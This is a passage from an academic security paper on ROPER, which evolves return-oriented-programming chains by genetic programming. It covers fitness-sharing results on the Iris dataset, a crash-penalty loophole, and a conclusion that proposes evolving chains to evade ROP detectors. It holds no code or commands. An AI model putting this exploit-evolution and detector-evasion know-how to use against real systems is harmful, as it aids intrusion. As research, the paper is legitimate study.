

Figure 4: A plague of segfaults: an overly lax crash penalty gives way to a 100 % crash rate, during ROPER's Iris classification. AB-FIT is absolute fitness, FIT denotes relative or shared fitness.

generation 350 – though there is a great deal of back-and-forth between the two curves, as if the two strategies for intron-formation – bloat and branching – are in competition.

Figure 4 shows the results of an early attempt at implementing *fitness sharing*. Here, we had factored the crash penalties into the raw fitness passed to the sharing formula, instead of applying them after the fact. We also overlooked a loophole that would reduce the penalty for crashing to near zero, so long as the return counter approached the number of gadgets expected. Now, there's a vulnerability in our implementation of the return counter – it lives in the VM's own memory space, which can be corrupted by the very ROP-chains it's supposed to be monitoring. If this is exploited, a specimen can artificially increment its return counter, making it appear as if it executed its payload to completion, while still segfaulting and raising an exception in the VM. If our population was able to exploit this feature, then it would have been able to enjoy the protective benefits of navigating its way through a network of extended gadgets – resistance to destructive crossover events – with relative ease and abandon, and no real pressure to refrain from crashing. The result was a complete takeover of the population by dominant, crashing genotypes: a congenital plague of segfaults. The population was nevertheless able to achieve an 82 % detection rate against Iris. (Note that the BEST-ABFIT curve in these figures reflects error rate, the complement of detection rate – the lower, the fitter.)

Modifying the crash penalty – making it proportional to the prevalence of crashes in the population, a sort of segfault thermostat – subdued the pressures that encouraged the population to crash, just enough to prevent behaviour of figure 4.

The result was a superb run – achieving 96.6 % detection rate on the training set in 27,724 tournaments, 216 seasons of difficulty rotation, and an average phylogenic generation of 91.3. Figure 5 shows the course the



Figure 5: Sharing both fitness and crash-penalties on the Iris data set, with chains from tomato-RT-N18U-httpd: 96.6 % detection rate on training set after 27,724 tournaments



Figure 6: A run with parameters identical to run charted in fig. 5, with fitness sharing deactivated.

evolution took, with the right-hand panel showing the responding environmental pressures – the `difficulty` scores associated with each class, showing both mean and standard deviation.

This run can be fruitfully compared with the one illustrated in fig. 6. Note the tight interbraiding of problem difficulties in fig. 5, as compared to their gaping – but still, slowly, fluctuating – disparity in fig. 6. The ballooning standard deviation of difficulty by class in fig. 5 also suggests a dramatic increase in behavioural diversity in the population, which is precisely what we aimed for with fitness sharing.

5 Conclusion

We demonstrate that return-oriented programming is a domain in which genetic programming can be naturally and effectively applied. Most of the techniques from linear genetic programming can be transferred to ROP in a straightforward fashion. This confluence is of extreme interest for matters of information security. It brings a host of powerful evolutionary techniques to bear on a prevalent and persistent mode of exploit development.

That we are able to classify the Iris dataset is not, in itself, remarkable. What is interesting is that this is, to our knowledge, the first time such a thing has been carried out with ROP-chains – not because there is any sort of demand for clandestine, DEP-subverting flower-sorters, but because of what it shows is possible: attacks that introduce no foreign code into a process, which cannot be stopped by means of restrictive memory access permissions, and which are capable of adapting to their environment in intelligent and subtle ways, responding to cues that may lie far beneath any human's threshold of detection, and for which hand-coded solutions will always be too rigid and clumsy.

A problem for which ROPER would be particularly well-suited, and which we hope to explore in future work, is to train our system to evade the detection of intelligent ROP-detectors like HadROP [7], – with the possibility of sparking a coevolutionary arms-race that would accelerate the development and detection of attacks.

Acknowledgements

This research is supported by Raytheon SAS. The research is conducted as part of the Dalhousie NIMS Lab at: `https://projects.cs.dal.ca/projectx/`.

References

[1] A. Bittau, A. Belay, A. Mashtizadah, D. Mazieres, and D. Boneh. Hacking blind. In *IEEE Security and Privacy*, pages 277–242, 2014.

[2] M. Brameier and W. Banzhaf. *Linear Genetic Programming*. Springer, 2007.

[3] R. Dawkins. *The Extended Phenotype: The Long Reach of th Gene*. Oxford University Press, 1999.

[4] N. Zincir-Heywood H.G. Kayacık, M. Heywood. On evolving buffer overflow attacks using genetic programming. In *ACM Genetic and Evolutionary Computation Conference*, pages 1667–1674, 2006.

[5] N. Zincir-Heywood H.G. Kayacık, M. Heywood. On evolving buffer overflow attacks using genetic programming. *Applied Soft Computing*, 11:4366–4383, 2011.

[6] R. I. McKay. Fitness sharing in genetic programming. In *Proceedings of the Genetic and Evolutionary Computation Conference*, pages 435–442. Morgan Kaufmann, 2000.

[7] D. Pfaff, S. Hack, and C. Hammer. Learning how to prevent return-oriented programming efficiently. In *International Symposium on Engineering Secure Software Systems*, volume 8978 of *LNCS*, pages 68–85, 2015.

[8] C. D. Rosin and R. K. Belew. New methods for competitive coevolution. *Evolutionary Computation*, 5(1):1–29, 1997.

[9] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM Conference on Computer and Communications Security*, pages 552–561, 2007.